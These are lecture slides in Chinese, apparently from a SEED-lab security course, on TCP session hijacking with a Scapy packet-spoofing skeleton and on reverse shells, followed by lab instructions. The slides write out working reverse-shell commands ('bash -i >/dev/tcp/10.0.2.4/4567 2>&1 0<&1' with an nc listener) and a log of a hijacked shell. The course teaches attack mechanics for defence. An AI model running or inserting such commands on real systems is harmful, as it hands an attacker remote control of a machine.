
```
def spoof(pkt):  
    old_ip = pkt[IP]  
    old_tcp = pkt[TCP]  
  
    #####  
    ip = IP( src = ??,  
             dst = ??  
            )  
    tcp = TCP( sport = ??,  
               dport = ??,  
               seq = ??,  
               ack = ??,  
               flags = "A"  
            )  
    data = "???"  
    #####  
  
    pkt = ip/tcp/data  
    send(pkt, verbose=0)  
    ls(pkt)  
    quit()
```

```
f = 'tcp and src host {} and dst host {} and dst port {}'.format(SRC, DST, PORT)  
sniff(filter=f, prn=spoof)
```

telnet: 输入命令一次发送1个字符，服务器回显

客户端自己可能还在输入数据

会话劫持后



会话劫持有没有更严重的后果？

反向shell

- ❑ 客户端监听，**Server向Client建立连接**
 - ❑ 攻击机10.0.2.4（客户端）：`nc -lvp 4567`
 - ❑ 服务器10.0.2.8:
 - ❑ `bash -i >/dev/tcp/10.0.2.4/4567` 将bash的输出重定向到攻击机的4567，标准输出用描述符1表示，`bash-i`：代表交互性
 - ❑ `bash -i >/dev/tcp/10.0.2.4/4567 2>&1` 将错误输出也重定向到TCP连接
 - ❑ `bash -i >/dev/tcp/10.0.2.4/4567 2>&1 0<&1` 文件描述符0表示标准输入，表示从tcp连接获得shell的输入
 - ❑ 在攻击机上输入命令，该命令在靶机上运行，并且在攻击机上显示命令执行的结果
-

TCP反向shell攻击的效果

攻击机（**10.0.2.4**）上：

```
seed@Attacker (10.0.2.4):~$ pwd
/home/seed
seed@Attacker (10.0.2.4):~$ nc -l 9090 -v
Connection from 10.0.2.8 port 9090 [tcp/*] accepted
seed@Server (10.0.2.8):~/Documents$ pwd
pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$
```

连上服务器

这些命令是运行在服务器
上，可以用**ifconfig**命
令查看**ip**确认

目标机（**10.0.2.8**）上：

```
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$ /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
```

会话劫持注入
命令

4 实验要求

- 按照实验指导手册，使用本实验提供的虚拟机完成实验内容。
 - 通过实验课的上机实验，按照作业的提示，完成**vmcourse**平台的作业。
 - 本次实验不需要提交报告
 - 注意一周之内完成实验，释放虚拟机资源。
 - 因为平台资源有限，请大家错峰实验。
-

参考资料:

- ❑ 杜文亮. 计算机安全导论: 深度实践. 高等教育出版社
- ❑ **SEED**实验室网站:
<http://www.cis.syr.edu/~wedu/seed/>
- ❑ **Scapy**中文手册
<https://wizardforcel.gitbooks.io/scapy-docs/content/>

VNC, 串口
